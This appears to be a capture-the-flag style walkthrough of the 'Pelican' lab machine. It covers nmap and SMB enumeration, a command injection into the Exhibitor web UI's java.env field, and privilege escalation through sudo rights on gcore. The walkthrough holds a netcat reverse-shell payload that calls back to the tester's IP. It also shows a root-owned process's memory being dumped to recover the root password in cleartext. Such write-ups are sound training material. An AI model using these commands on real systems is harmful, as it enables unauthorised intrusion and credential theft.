Pelican Proving Grounds

nmap -sC -sV -p 22,139,445,631,2181,2222,8080,8081,37753 -oN nmap.md 192.168.163.98


```
PORT      STATE SERVICE     VERSION

22/tcp    open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)

139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp   open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)

631/tcp   open  ipp         CUPS 2.2
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Forbidden - CUPS v2.2.10
| http-methods:
|_  Potentially risky methods: PUT

2181/tcp  open  zookeeper   Zookeeper 3.4.6-1569965 (Built on 02/20/2014)

2222/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)

8080/tcp  open  http        Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)

8081/tcp  open  http        nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to
http://192.168.163.98:8080/exhibitor/v1/ui/index.html

37753/tcp open  java-rmi    Java RMI
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

```
| smb2-time:
|   date: 2024-05-27T17:00:46
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: pelican
|   NetBIOS computer name: PELICAN\x00
|   Domain name: \x00
|   FQDN: pelican
|_  System time: 2024-05-27T13:00:47-04:00
|_clock-skew: mean: 1h20m00s, deviation: 2h18m36s, median: 0s
```

```
nmap -p- 192.168.163.98
nmap -sC -sV -p 22,139,445,631,2181,2222,8080,8081,37753 192.168.163.98 -oN
nmap.md
```

smb 135/445

```
smbmap -u '' -p '' -H 192.168.163.98
```




```
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 192.168.163.98:445      Name: 192.168.163.98            Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.9.5-Debian)
```

Exhibitor 8080/8081

```
8080/tcp  open  http        Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)

8081/tcp  open  http        nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to
http://192.168.163.98:8080/exhibitor/v1/ui/index.html
```

https://www.exploit-db.com/exploits/48654

```
$(/bin/nc -e /bin/sh 192.168.45.231 4444 &)
```



- Note: sections colored in **bold red** can cause server restarts when changed.
- Hover over text boxes for detailed information on each configuration

Paths

ZooKeeper Install Dir: /opt/zookeeper

ZooKeeper Snapshot Dir: /zookeeper/data

ZooKeeper Transaction Dir: optional

NOTE: Until this section is populated Exhibitor will stay in a "latent" state.

Ensemble

Servers: 1:pelican

Additional Config:
syncLimit=5
tickTime=2000
initLimit=10

java.env script: $(/bin/nc -e /bin/sh 192.168.45.231 4444 &)

log4j.properties:


Ports

privilege escalaiton

```
sudo -l
(ALL) NOPASSWD: /usr/bin/gcore
```


`ps -aux`

`ps -ax`




```
  481 ?        S      0:00 avahi-daemon: chroot helper
  482 ?        Ssl    0:00 /usr/sbin/cups-browsed
  484 ?        Ss     0:00 /usr/bin/password-store
  493 ?        Ssl    0:00 /usr/lib/policykit-1/polkit
```

`ps -aux | grep pass` `/usr/bin/password-store`



```
root@pelican:/home/charles# ps -aux | grep pass
root       484  0.0  0.0   2276   144 ?        Ss   12:54   0:00 /usr/bin/password-store
root     18133  0.0  0.0   6076   888 pts/0    S+   13:58   0:00 grep pass
```

parse core.484



```
�(
�S�;^�(�h
��001 Password: root:�;+VClogKingpinInning731V��;+V���;+V�z
�c������;+Vxc���E���]���h���u���������������!�������d@�;+V8
```

```
su root
root : ClogKingpinInning731
```